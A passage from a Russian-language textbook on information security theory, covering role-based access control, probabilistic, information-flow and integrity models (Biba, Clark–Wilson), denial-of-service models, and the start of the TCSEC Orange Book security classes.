Ролевая политика распространена очень широко, потому что она, в отличие от других более строгих и формальных политик, очень близка к «реальной жизни». Ведь на самом деле работающие в системе пользователи действуют не от своего личного имени они всегда осуществляют определенные служебные обязанности, т.е. выполняют некоторые роли, которые никак не связаны с их личностью.

Поэтому вполне логично осуществлять управление доступом и назначать полномочия не реальным пользователям, а абстрактным (не персонифицированным) ролям, представляющим участников определенного процесса обработки информации. Такой подход к политике безопасности позволяет учесть разделение обязанностей и полномочий между участниками прикладного информационного процесса, т. к. с точки зрения ролевой политики имеет значение не личность пользователя, осуществляющего доступ к информации, а то, какие полномочия ему необходимы для выполнения его служебных обязанностей. Например, в реальной системе обработки информации могут работать системный администратор, менеджер баз данных и простые пользователи.

В такой ситуации ролевая политика позволяет распределить полномочия между этими ролями и соответствии с их служебными обязанностями: роли администратора назначаются специальные полномочия, позволяющие ему контролировать работу системы и управлять ее конфигурацией, роль менеджера баз данных позволяет осуществлять управление сервером БД, а права простых пользователей ограничиваются

минимумом, необходимым для запуска прикладных программ. Кроме того, количество ролей в системе может не соответствовать количеству реальных пользователей — один пользователь, если на нем лежат различные обязанности, требующие различных полномочий, может выполнять (одновременно или последовательно) несколько ролей, а несколько пользователей могут пользоваться одной и той же ролью, если они выполняют одинаковую работу.

При использовании ролевой политики управление доступом осуществляется в две стадии: во-первых, для каждой роли указывается набор полномочий, представляющий набор прав доступа к объектам, и, во-вторых, каждому пользователю назначается список доступных ему ролей. Полномочия назначаются ролям в соответствии с принципом наименьших привилегий, из которого следует, что каждый пользователь должен обладать только минимально необходимым для выполнения своей работы набором полномочий.

Ролевая модель описывает систему в виде следующих множеств [3]:

- $U$  - множество пользователей;
- $R$  - множество ролей;
- $P$  - множество полномочий на доступ к объектам, представленное, например, и в виде матрицы прав доступа;
- $S$  - множество сеансов работ пользователей с системой.

Для перечисленных множеств определяются следующие отношения (рис. 4.6.):

$PA \subseteq P \times R$  - отображает множество полномочий на множество ролей, устанавливая для каждой роли набор присвоенных ей полномочий;

$UA \subseteq U \times R$  - отображает множество пользователей на множество ролей, определяя для каждого пользователя набор доступных ему ролей.

Правила управления доступом ролевой политики безопасности определяются следующими функциями:

$user: S \rightarrow U$  - для каждого сеанса  $S$  эта функция определяет пользователя, который осуществляет этот сеанс работы с системой:  $user(s) = u$

$roles: S \rightarrow P(R)$  - для каждого сеанса  $S$  эта функция определяет набор ролей из множества  $R$  которые могут быть одновременно доступны пользователю в этом сеансе:  $roles(s) = \{r_i \mid (user(s), r_i) \in UA\}$ ;

$permissions: S \rightarrow P$  - для каждого сеанса  $S$  эта функция задает набор доступных в нем полномочий, который определяется как совокупность полномочий всех ролей, задействованных в этом сеансе:  $permissions(s) = \bigcup_{r \in roles(s)} \{P_i \mid (P_i, r) \in PA\}$





Рис.4.6. Ролевая модель управления доступом.

В качестве критерия безопасности ролевой модели используется следующее правило: *система считается безопасной, если любой пользователь системы, работающий в сеансе S, может осуществлять действия, требующие полномочия p только в том случае, если  $p \in \text{permissions}(s)$ .*

Из формулировки критерия безопасности ролевой модели следует, что управление доступом осуществляется главным образом не с помощью назначения полномочий ролям, а путем задания отношения UA, назначающего роли пользователям, и функции roles, определяющей доступный в сеансе набор ролей. Поэтому многочисленные интерпретации ролевой модели различаются видом функции user, roles и permission, а также ограничениями, накладываемыми на отношения RA и UA. В качестве примеров рассмотрим ролевую политику управления доступом с иерархической организацией ролей, а также несколько наиболее часто встречающихся типовых ограничений на отношения RA и UA и функции user и roles.

Иерархическая организация ролей представляет собой наиболее распространенный тип ролевой модели поскольку она очень точно отражает установившееся в реальном мире отношение подчиненности между участниками процессом обработки информации и разделение между ними сфер ответственности. Роли в иерархии упорядочиваются по уровню предоставляемых полномочий. Чем выше роль находится в иерархии, тем больше с ней связано полномочий, поскольку считается, что если пользователю присвоена некоторая роль, то ему автоматически назначаются и все подчиненные ей по иерархии роли. Иерархия ролей допускает множественное наследование.


Каждому пользователю назначается некоторое подмножество иерархии ролей, а в каждом сеансе доступна совокупность полномочий ролей, составляющих фрагмент этой иерархии. Такой подход позволяет существенно упростить управление доступом за счет неявного назначения полномочий, поскольку в реальной жизни, как правило, пользователи жестко упорядочены по степени ответственности, соответствующей уровню полномочий, которыми они обладают. Причем, более доверенные пользователи, стоящие на служебной лестнице выше, всегда обладают всеми полномочиями менее доверенных, подчиненным им. Иерархия ролей в точности отражает эту ситуацию.

Другие реализации ролевой политики безопасности также связаны с введением различных ограничений на отношения RA, UA, и функции user, roles и permissions. Главным для этих ограничений является то, что все они отражают специфику распределения полномочий и сфер ответственности между участниками различных процессов обработки информации. Рассмотрим несколько примеров, демонстрирующих богатые возможности применения ролевой модели управления доступом:

1. Взаимоисключающие роли. Множество ролей разбивается на подмножества, объединяющие роли, которые не могут быть назначены пользователю одновременно и считают несовместимыми. Таким образом пользователю может быть назначено только по одной роли из каждого подмножества несовместимых ролей.)

Взаимоисключающие роли реализуют, т. н. статическое разделение обязанностей, когда конфликт несовместимости полномочий разрешается на стадии назначения ролей. Такая политика хорошо подходит для системы обработки информации, в которой пользователям запрещается совмещать определенные обязанности. Например, в банковской системе одному и тому же пользователю не могут быть одновременно назначены роли оператора, отвечающего за выполнение определенных операций, и аудитора, осуществляющего контроль за их выполнением.

2. Ограничения на одновременное использование ролей в рамках одной сессии. В этом случае множество ролей также разбивается на подмножества несовместимых ролей, но отношение UA может назначить пользователю любую комбинацию ролей. Однако в ходе сеанса работы с системой пользователь может одновременно активировать не более одной роли из каждого подмножества несовместимых ролей.

Поскольку в процессе сеанса пользователь может переключаться между различными ролями, он должен при этом избегать конфликтов несовместимости между ними, эта политика получила название динамического разделения обязанностей. Такая политика является более гибкой по сравнению со статическим разделением обязанностей, поскольку позволяет реализовать более сложные схемы контроля доступа. В частности она позволяет запретить пользователю, обладающему значительным набором ролей и полномочий,

пользоваться ими всеми одновременно. В определенных ситуациях это позволяет защититься от атаки «троянского коня» — например, пользователю можно запретить одновременно осуществлять доступ к ценной информации и запускать «недоверенные» программы, внесенные в систему другими пользователями. Правильно подобранные ограничения на одновременное использование ролей позволяют реализовать контроль за информационными потоками, что вообще - то характерно для мандатных моделей безопасности.

3. Количественные ограничения при назначении ролей и полномочий. Эта модель предназначена для тех случаев, когда роль может быть назначена только ограниченному числу пользователей, и/или предоставление некоторых полномочий допускается только для ограниченного числа ролей.

Смысл данных условий состоит в том, что благодаря ограничению количества пользователей, осуществляющих те или иные операции, сужается круг лиц, на которых лежит ответственность за совершение соответствующих действий. Например, в системе не должно быть более одного администратора, или, скажем, право уничтожать документы может быть назначено только одной роли.

4. Группирование ролей и полномочий. Роли и полномочия, которые дополняют друг друга, и назначение которых по отдельности не имеет смысла, объединяются в группы, которые могут быть назначены только целиком. Для этого вводятся дополнительные правила, в соответствии с которыми любая роль может быть назначена пользователю только в том случае, если ему уже присвоен определенный набор ролей, а роль может быть наделена полномочием только тогда, когда с ней уже связан определенный набор полномочий.

Введение подобных ограничений упрощает администрирование системы в тех случаях, когда полномочия должны предоставляться определенным набором, или когда назначение ролей должно производиться в определенной последовательности. Например, предоставлять доступ к некоторым объектам (скажем личным каталогам) имеет смысл только сразу и по чтению и по записи. Типичным примером группирования ролей является ситуация, когда некоторый пользователь, осуществляющий руководство работой других пользователей, должен обладать полномочиями, равными совокупности полномочий всех своих подчиненных, т.е. роль руководителя образует одну группу с ролями исполнителей. Следует отметить, что иерархия ролей является частным случаем группирования ролей и полномочий.

Поскольку все перечисленные варианты ограничений, а также любые другие могут использоваться в различных комбинациях, ролевая модель очень легко адаптируется для каждого конкретного случая, что является ее основным преимуществом перед другими

моделями. Ролевая политика предоставляет широкий простор для разработчиков систем управления доступом, - с одной стороны, использование матрицы прав доступа может превратить ее в разновидность дискреционной модели, но, с другой стороны, применение жестких правил распределения ролей между сеансами и пользователями, а также полномочий между ролями, позволяет построить на ее основе полноценную нормативную политику. Следовательно, свойства системы, построенной в соответствии с ролевой моделью, определяются исключительно характером используемых ограничений и могут находиться в очень широком диапазоне, что не позволяет провести формальное доказательство безопасности модели для общего случая.

Подводя итоги свойств ролевой политики управления доступом, следует констатировать, что в отличие от других политик она практически не гарантирует безопасность с помощью формального доказательства, а только определяет характер ограничений, соблюдение которых и служит критерием безопасности системы. Такой подход позволяет получать простые и понятные правила контроля доступа, которые легко могут быть применены на практике, но лишает систему доказательной теоретической базы. В некоторых ситуациях это обстоятельство затрудняет использование ролевой политики, однако, в любом случае, оперировать ролями гораздо удобнее, чем субъектами, поскольку это более соответствует распространенным технологиям обработки информации, предусматривающим разделение обязанностей и сфер ответственности между пользователями. Кроме того, ролевая политика может использоваться одновременно с другими политиками безопасности, когда полномочия ролей, назначаемых пользователям, контролируются дискреционной или мандатной политикой, что позволяет строить многоуровневые схемы контроля доступа.

#### **4.2.15. Вероятностные модели**

Модели этого типа исследуют вероятность преодоления системы защиты за определенное время. Достоинство моделей – числовая оценка стойкости системы защиты, недостаток – изначальное допущение того, что система может быть вскрыта.

Задача модели – минимизация преодоления системы защиты.

#### **Игровая модель**

Модель строится по следующему принципу. Разработчик создает первоначальный вариант системы защиты. После этого злоумышленник начинает его преодолевать. Если к моменту времени  $T$ , в который злоумышленник преодолел систему защиты, у разработчика не будет нового варианта системы защиты – преодолена. Если нет, то процесс продолжается. Т. е. Модель описывает процесс эволюции системы защиты в течении времени.

### Модель системы безопасности с полным перекрытием

В данной модели точно определяется каждая область, требующая защиты, оцениваются средства обеспечения безопасности, их эффективность и вклад в обеспечение безопасности во всей вычислительной системе. С каждым объектом  $O$ , требующим защиты, связывается некоторое множество действий, к которым может прибегать злоумышленник для получения несанкционированного доступа к объекту. Основной характеристикой набора угроз  $T$  является вероятность появления каждого из злоумышленных действий. В реальной системе эти вероятности можно вычислить с ограниченной степенью точности.



Рис. 4.7. Множество отношений объект-угроза

Множество отношений объект-угроза образуют двухдольный граф, в котором ребро  $\langle t_i o_j \rangle$  существует тогда и только тогда, когда  $t_i$  ( $\forall t_i \in T$ ) является средством получения доступа к объекту  $o_i$  ( $\forall o_i \in O$ ). Связь между объектами и угрозами типа "один ко многим", т.е. одна угроза может распространяться на любое число объектов и объект может быть уязвим со стороны более чем одной угрозы. Цель защиты состоит в том, чтобы перекрыть каждое ребро графа и воздвигнуть барьер для доступа по этому пути.

Завершает модель третий набор, включающий средства безопасности  $M$ , которые используются для защиты информации в вычислительной системе. Идеально каждое  $m_k$  ( $\forall m_k \in M$ ) должно устранять некоторое ребро  $\langle t_i o_j \rangle$  из графа на рисунке. Набор  $M$  средств обеспечения безопасности преобразует двухдольный граф в трехдольный граф. В защищенной системе все ребра представляются в виде  $\langle t_i m_k \rangle$  и  $\langle m_k o_j \rangle$ . Любое ребро в форме  $\langle t_i o_j \rangle$  определяет незащищенный объект. Одно и то же средство обеспечения безопасности может перекрывать более одной угрозы и (или) защищать более одного объекта. Отсутствие ребра  $\langle t_i o_j \rangle$  не гарантирует полного обеспечения безопасности (хотя наличие такого ребра дает потенциальную возможность несанкционированного доступа за исключением случая, когда вероятность появления  $t_i$  равна нулю).

### Понятие системы с полным перекрытием


Система с полным перекрытием – система в которой имеются средства защиты на каждый путь проникновения [1].

Пусть:

$T$  – набор угроз;

О – набор защищаемых объектов;

М – набор средств обеспечения безопасности;

V – набор уязвимых мест – отображение  $T \times O$  на набор упорядоченных пар  $V = \{t_i, O\}_i$ , представляющих собой пути проникновения в систему;

B – набор барьеров – отображение  $T \times O \times M$  или  $V \times M$  на набор упорядоченных троек  $\{t_i, o_j, m_k\}$ , представляющих собой точки, в которых требуется осуществить защиту.

Если  $\{t_i, o_j\} \in V$  предусматривает  $\{t_i, o_j, m_k\} \in B$ , то  $j$ -ый объект защищен.

Основное преимущество данного типа моделей состоит в возможности численного получения оценки степени надежности системы защиты информации. Данный метод не специфицирует непосредственно модель системы защиты информации, а может использоваться только в сочетании с другими типами моделей систем защиты информации.

#### **4.2.16. Информационные модели**

Потоковые модели определяют ограничения на отношение ввода/вывода системы, которые достаточны для реализации системы. Данные модели являются результатом применения шенноновской теории информации к проблеме безопасности систем. К данным моделям относятся модели невмешательства и невыводимости.

##### **Модель невмешательства**

Невмешательство – ограничение, при котором ввод высокоуровневого пользователя не может смешиваться с выходом низкоуровневого пользователя. Модель невмешательства рассматривает систему, как состоящую из четырех объектов: высокий ввод, низкий ввод, высокий вывод, низкий вывод.

Рассмотрим систему, вывод которой пользователю  $u$  определен функцией  $out(u, hist.read(u))$ , где  $hist.read(u)$  – история ввода системы (traces), чей последний ввод был  $read(u)$  – команда чтения, исполненная пользователем  $u$ . Безопасность определена в терминах очищения (purge) историй ввода, где  $purge$  удаляет команды, исполненные пользователем, чей уровень безопасности не доминирует над уровнем безопасности  $u$ .

Для определенных систем, модель невмешательства особенно хороша в том, что если последовательность входа  $X$  не смешивается с последовательностью вывода  $Y$ , и  $X$  независима от ввода других пользователей, то  $I(X, Y)=0$ , где  $I(X, Y)$  — взаимная для  $X$  и  $Y$  информация.

##### **Модель невыводимости**

Модель невыводимости выражается в терминах пользователей и информации, связанных с одним из двух возможных уровней секретности (высокий и низкий).

Система считается невыводимо безопасной, если пользователи с низким уровнем безопасности не могут получить информацию с высоким уровнем безопасности в результате

любых действий пользователей с высоким уровнем безопасности. Т.е. утечка информации не может произойти в результате посылки высокоуровневыми пользователями низкоуровневым пользователям высокоуровневой информации.

Такое определение предусматривает неспособность низкоуровневых пользователей к использованию доступной им информации для получения высокоуровневой информации, но не защищает высокоуровневых пользователей от просмотра низкоуровневыми пользователями. Оно просто требует, чтобы низкоуровневые пользователи не были способны использовать доступную им информацию для получения высокоуровневой информации.

### **4.3 Модели контроля целостности**

#### **4.3.1. Модель Биба**

##### **Мандатная модель целостности Биба**

Данную модель часто называют инверсией модели Бела – Лападула и следовательно основные правила этой модели просто переворачивают правила модели Бела – Лападула: NRU→ «нет чтения снизу(NRD)» и NRD→ «нет записи наверх(NWU)».

Правило NRD определяется как запрет субъектами на чтение информации из объекта с более низким уровнем целостности. Правило NWU определяется как запрет субъектам на запись информации в объект с более высоким уровнем целостности.

Одним из преимуществ этой модели является то, что она унаследовала многие важные характеристики БЛМ, включая ее простоту и интуитивность. Это значит, что проектировщики реальных систем могут легко понять суть этих правил и использовать их для принятия решений при проектировании. Кроме того, поскольку мандатная модель целостности Биба, подобно БЛМ, основана на простой иерархии, ее легко объяснить и изобразить пользователям системы.

С другой стороны, модель представляет собой очевидное противоречие с правилами NRU и NWD. Это значит, что если необходимо построить систему, которая предотвращает угрозы, как секретности, так и целостности, то одновременное использование правил моделей БЛМ и Биба может привести к ситуации, в которой уровни безопасности и целостности будут использоваться противоположными способами.

##### **Модель понижения уровня субъекта**

Вторая модель Биба заключается в небольшом ослаблении правила чтения снизу.

Здесь субъекту разрешается осуществлять чтение снизу, но в результате такого чтения уровень целостности субъекта понижается до уровня целостности объекта. В этой модели, не накладывается ни каких ограничений на то, что может прочитать субъект, и она подразумевает монотонное изменение уровней целостности.

### **Модель понижения уровня объекта**

Последняя модель Биба реализуется в ослаблении правила записи наверх. Модель разрешает совершать запись наверх, но в результате, уровень целостности объекта понижается до уровня целостности субъекта, осуществляющего запись. В этой модели также, не накладывается ни каких ограничений на то, что может прочитать или записать субъект, она также подразумевает монотонное изменение уровней целостности и не содержит ни каких механизмов для повышения уровня целостности объекта.

В практическом применении модель Биба слишком сильно полагается на понятие доверенных процессов. То есть, проблема необходимости создания доверенных процессов для повышения или понижения целостности субъектов или объектов является весьма существенной. Следует отметить тот факт, что данная модель не предусматривает механизмов повышения целостности, что ведет к монотонному снижению целостности системы.

#### **4.3.2. Модель Кларка–Вилсона**

Эта модель была создана в 1987г Кларком и Вилсоном. Ее созданию способствовал анализ методов управления коммерческими организациями целостностью своих бумажных ресурсов в неавтоматизированном офисе.

Введем некоторые обозначения:

$D$  – конечное множество данных;

$CDI$  – ограниченные элементы данных;

$UDI$  – неограниченные элементы данных,

Причем:  $D = CDI \cup UDI$ ,  $CDI \cap UDI = \emptyset$ .

Субъекты включены в модель как множество компонент, инициирующие процедуры преобразования (ПП) – любые ненулевые последовательности элементарных действий (элементарное действие - переход состояния, вызывающий изменения некоторых элементов данных). ПП могут быть представлены в виде функции, ставящих в соответствие субъект и элемент данных с новым элементом данных следующим образом: ПП: субъекты  $xD \rightarrow D$ .

ПП – действия, которые выполняют субъекты (способные изменить определенные данные) над данными.

У данной модели, как и у других моделей, существуют свои правила. Рассмотрим их.

Правило1: в системе должны иметься процедуры утверждения целостности ( IVP (Пример-проверка контрольной суммы) – утверждают, что данный CDI имеет надлежащий уровень целостности, утверждающие любой CDI.

Правило2: применение любого ПП к любому CDI должно сохранять целостность CDI.

Правило3: только ПП может вносить изменения в CDI.



Правило4: субъекты могут инициировать только определенные ПП над определенными CDI.

Правило5: соответствующая политика в отношении разделения обязанностей субъектов. Т.е. компьютерная система определяет такую политику, чтобы не позволить субъектам изменять CDI без соответствующего вовлечения других субъектов.

Правило 6: некоторые специальные TP могут превращать UDI в CDI.

Это правило позволяет определенным ПП получать на вход UDI и после соответствующего повышения целостности выдавать на выходе CDI.

Правило 7: каждое применение CDI должно регистрироваться в специальном CDI, в который может производиться только добавление информации, достаточной для восстановления картины о процессе работы этого CDI. Т.е. применение специального регистрационного журнала.

Правило 8: система должна распознавать субъекты, пытающаяся инициализировать ПП.

Это правило определяет механизмы предотвращения атак, при которых один субъект пытается выдать себя за другого.

Правило 9: система должна разрешать производить изменения в списках авторизации только специальным субъектам.

Данные правила определяют как может быть проверена целостность как и кем могут изменяться CDI, и как UDI могут быть превращены в CDI. Т.е. здесь происходит отслеживание всех изменений и тех, кто пытается внести эти изменения.

Преимущество модели в том, что она основана на проверенных временем бизнес – методов обращении с бумажными ресурсами. Недостатком является трудность реализации VIP и методов предотвращения CDI от искажения целостности.

Основным преимуществом данной модели является то, что она основана на проверенных временем бизнес методах обращения с бумажными ресурсами. Поэтому ее не следует рассматривать как академическое исследование, а скорее как комплекс существующих методов. Модель Кларка–Вилсона также предоставляет исследователям методы работы с целостностью, отличные от традиционных уровне - ориентированных подходов, таких как модели Белла–Лападула и Биба.

Основным недостатком модели является то, что IVP и методы предотвращения CDI от искажения целостности нелегко реализовать в реальных компьютерных системах.

#### **4.4. Механизм защиты от угрозы отказа в обслуживании**

##### **4.4.1. Мандатная модель**

Мандатная модель включает в себя многие характеристики моделей Белла–Лападула и Биба.

Субъектам системы соответствуют приоритеты, которые могут быть одинаковы, ниже или выше по сравнению с приоритетом любого другого субъекта. Объектам соответствуют степени критичности, имеющие аналогичную иерархическую структуру. Субъект может требовать услугу у вычислительной системы, запрашивая доступ к объектам системы. Говорят, что субъект получает отказ в обслуживании, если его запрос зарегистрирован, но не удовлетворен в течение соответствующего MWT (максимальное время ожидания).

Рассмотрим правила, описывающие эту модель.

1. Правило «никаких отказов вверх» (NDU): ни каким объектам с более низким приоритетом не позволено отказывать в обслуживании субъектам с более высокими приоритетами. Но некоторым субъектам с более высоким приоритетом (например администратору) должна предоставляться возможность отказывать в обслуживании объектам с более низким приоритетом, если первые того желают.

2. Правило NDU(C) – обобщение NDU: субъекты с более низким приоритетом не должны препятствовать запросам услуг субъектов с более высокими приоритетами, производимых через объекты из конкретного множества C. Услуги, предоставляемые для объектов, находящихся в C, никогда не должны устаревать.

Главное преимущество этих правил – введение понятия приоритета. Недостаток – эти правила имеют смысл для систем с несколькими приоритетами.

#### **4.4.2. Модель Миллена – модель распределения ресурсов**

В основе модели лежит идея о том, что для выполнения нужного задания субъектам необходимы определенные временные и пространственные требования к ресурсам. Отказ происходит только в том случае, если распределение пространства и времени для некоторого процесса не отвечает соответствующим требованиям.

Введем некоторые обозначения:

P - множество активных процессов;

R - множество пассивных ресурсов;

C – некоторая фиксированная граница (обозначает максимальное число единиц для всех типов ресурсов);

$A_p$  – вектор распределения – число единиц ресурса, выделенных для процесса p в некотором состоянии;

CPU – ресурс, используемый для формирования информации о том является ли процесс текущим или застывшим. Если  $A_p(\text{CPU})=1$ , то истинным является  $\text{running}(p)$ , если  $A_p(\text{CPU})=0$ , то -  $\text{asleep}(p)$ ;

$S_{Qp}$  – вектор пространственных требований - число единиц каждого ресурса, выделенных процессом p для выполнения необходимого задания в некотором состоянии;

$T(p)$  – функция, показывающая когда в последний раз изменились часы для процесса, с целью отражения реального времени;

${}^TQ_p$  - вектор временных требований – объем времени, необходимого каждому ресурсу процесса  $p$  для выполнения работы.

Далее представим восемь правил, необходимых для описания модели.

1. Сумма единиц выделенных ресурсов для всех процессов из  $P$  должна быть меньше системной границы  $C$ , т.е.  $\sum A_p \leq C$ .

2. Текущие процессы должны иметь нулевые пространственные требования, т.е.

If running( $p$ ) then  ${}^S Q_p = 0$ .

3. В некотором состоянии процесс является текущим и остается текущим и в следующем состоянии, т. е. If running( $p$ ) and running( $p$ )<sup>1</sup> then  $A_p^1 = A_p$ .

4. Часы процесса изменяются только с изменением CPU, т.е. if  $A_p(\text{CPU})^1 = A_p(\text{CPU})$ , then  $T(p)^1 = T(p)$ .

5. Часы процесса изменяются только для того, чтобы отразить увеличение во времени, т. е. if  $A_p(\text{CPU})^1 \neq A_p(\text{CPU})$  then  $T(p)^1 > T(p)$ .

6. Пространственные требования устанавливаются для застывших процессов, т.е. if asleep( $p$ ) then  ${}^S Q_p^1 = {}^S Q_p + A_p - A_p^1$ .

7. Временные требования для застывших процессов не устанавливаются, т.е. if asleep( $p$ ) then  ${}^T Q_p^1 = {}^T Q_p$ .

8. Переходы в результате которых процесс останавливается, перераспределяют только ресурсы CPU, т.е. If running( $p$ ) and asleep ( $p$ )<sup>1</sup> then  $A_p^1 = A_p - \text{CPU}$ .

## **5. Основные критерии защищенности АС. Классы защищенности**

### **5.1. Стандарт оценки безопасности компьютерных систем TCSEC**

#### **(«Оранжевая книга»)**

"Критерии оценки безопасности компьютерных систем" (Trusted Computer System Evaluation Criteria - TCSEC) [8], получившие неформальное "Оранжевая книга" (по цвету обложки первоначального издания), были разработаны и опубликованы Министерством обороны США в 1983г. с целью определения требований безопасности, предъявляемых к аппаратному, программному и специальному программному и информационному обеспечению компьютерных систем, и выработки методологии и технологии анализа степени поддержки политики безопасности в компьютерных системах в основном военного назначения.

"Оранжевая книга" поясняет понятие безопасной системы, которая управляет, посредством соответствующих средств, доступом к информации, так что только должным образом авторизованные лица или процессы, действующие от их имени, получают право читать, писать, создавать и удалять информацию. Очевидно, однако, что абсолютно

безопасных систем не существует, что это абстракция. Любую систему можно "взломать", если располагать достаточно большими материальными и временными ресурсами. Есть смысл оценивать лишь степень доверия, которое разумно оказать той или иной системе

### **Общая структура требований TCSEC**

В «Оранжевой книге» предложены три категории требований безопасности: политика безопасности, аудит и корректность, в рамках которых сформулированы шесть базовых требований безопасности. Первые четыре требования направлены непосредственно на обеспечение безопасности информации, а два последних - на качество средств защиты. Рассмотрим эти требования подробнее.

#### **Политика безопасности**

Требование 1. *Политика безопасности.* Система должна поддерживать точно определенную политику безопасности. Возможность доступа субъектов к объектам должна определяться на основании их идентификации и набора правил управления доступом. Там, где это необходимо, должна использоваться политика мандатного управления доступом, позволяющая эффективно реализовать разграничение доступа к информации различного уровня конфиденциальности.

Требование 2. *Метки.* С объектами должны быть ассоциированы метки безопасности, используемые в качестве исходной информации для процедур контроля доступа. Для реализации мандатного управления доступом система должна обеспечивать возможность присваивать каждому объекту метку или набор атрибутов, определяющих степень конфиденциальности (гриф секретности) объекта и режимы доступа к этому объекту.

#### **Подотчетность**

Требование 3. *Идентификация и аутентификация.* Все субъекты должны иметь уникальные идентификаторы. Контроль доступа должен осуществляться на основании результатов идентификации субъекта и объекта доступа, подтверждения подлинности их идентификаторов (аутентификации) и правил разграничения доступа. Данные, используемые для идентификации и аутентификации, должны быть защищены от несанкционированного доступа, модификации и уничтожения и должны быть ассоциированы со всеми активными компонентами компьютерной системы, функционирование которых критично с точки зрения безопасности.

Требование 4. *Регистрация и учет.* Для определения степени ответственности пользователей за действия в системе, все происходящие в ней события, имеющие значение с точки зрения безопасности, должны отслеживаться и регистрироваться в защищенном протоколе (т.е. должен существовать объект компьютерной системы, потоки от которого и к которому доступны только субъекту администрирования). Система регистрации должна осуществлять анализ общего потока событий и выделять из него только те события, которые оказывают влияние на безопасность для

сокращения объема протокола и повышения эффективности его анализа. Протокол событий должен быть надежно защищен от несанкционированного доступа, модификации и уничтожения.

### **Гарантии (корректность)**

Требование 5. *Контроль корректности функционирования средств защиты.* Средства защиты должны содержать независимые аппаратные и/или программные компоненты, обеспечивающие работоспособность функций защиты. Это означает, что все средства защиты, обеспечивающие политику безопасности, управление атрибутами и метками безопасности, идентификацию и аутентификацию, регистрацию и учет, должны находиться под контролем средств, проверяющих корректность их функционирования. Основным принципом контроля корректности состоит в том, что средства контроля должны быть полностью независимы от средств защиты.

Требование 6. *Непрерывность защиты.* Все средства защиты (в том числе и реализующие данное требование) должны быть защищены от несанкционированного вмешательства и/или отключения, причем эта защита должна быть постоянной и непрерывной в любом режиме функционирования системы защиты и компьютерной системы в целом. Данное требование распространяется на весь жизненный цикл компьютерной системы. Кроме того, его выполнение является одной из ключевых аксиом, используемых для формального доказательства безопасности системы.

### **Классы защищенности компьютерных систем по TCSEC**

«Оранжевая книга» предусматривает четыре группы критериев, которые соответствуют различной степени защищенности: от минимальной (группа D) до формально доказанной (группа A). Каждая группа включает один или несколько классов. Группы D и A содержат по одному классу (классы D и A соответственно), группа C - классы C1, C2, а группа B три класса - B1, B2, B3, характеризующиеся различными наборами требований защищенности. Уровень защищенности возрастает от группы D к группе A, а внутри группы - с увеличением номера класса. Таким образом имеем всего шесть классов безопасности - C1, C2, B1, B2, B3, A1. Усиление требований осуществляется с постепенным смещением акцентов от положений, определяющих наличие в системе каких-то определенных механизмов защиты, к положениям обеспечивающих высокий уровень гарантий того, что система функционирует в соответствии требованиям политики безопасности.

Чтобы система в результате процедуры сертификации могла быть отнесена к некоторому классу, ее политика безопасности и гарантированность должны удовлетворять приводимым ниже требованиям. Поскольку при переходе к каждому следующему классу требования только добавляются, мы будем выписывать лишь то новое, что присуще данному классу, группируя требования в согласии с предшествующим изложением.

Группа D. Минимальная защита

Класс D. Минимальная защита. Класс D зарезервирован для тех систем, которые были представлены на сертификацию (оценку), но по какой-либо причине ее не прошли.

Группа C. Дискреционная защита

Группа C характеризуется наличием дискреционного управления доступом и аудитом действий субъектов.

Класс C1. Системы на основе дискреционного разграничения доступа. TCB (доверительная база вычислений) систем, соответствующих этому классу защиты, удовлетворяет неким минимальным требованиям безопасного разделения пользователей и данных. Она определяет некоторые формы разграничения доступа на индивидуальной основе, т.е. пользователь должен иметь возможность защитить свою информацию от ее случайного чтения или уничтожения. Пользователи могут обрабатывать данные как по отдельности, так и от имени группы пользователей.

*Политика безопасности.* Надежная вычислительная база должна управлять доступом именованных пользователей к именованным объектам. Механизм управления (права для владельца/группы/прочих, списки управления доступом) должен позволять пользователям специфицировать разделение файлов между индивидами и/или группами.

*Подотчетность.* Пользователь должен идентифицировать себя, прежде чем выполнять какие – либо действия, контролируемые надежной вычислительной базой. Для аутентификации должен использоваться какой – либо защитный механизм, например, пароли. Аутентификационная информация должна быть защищена от несанкционированного доступа.

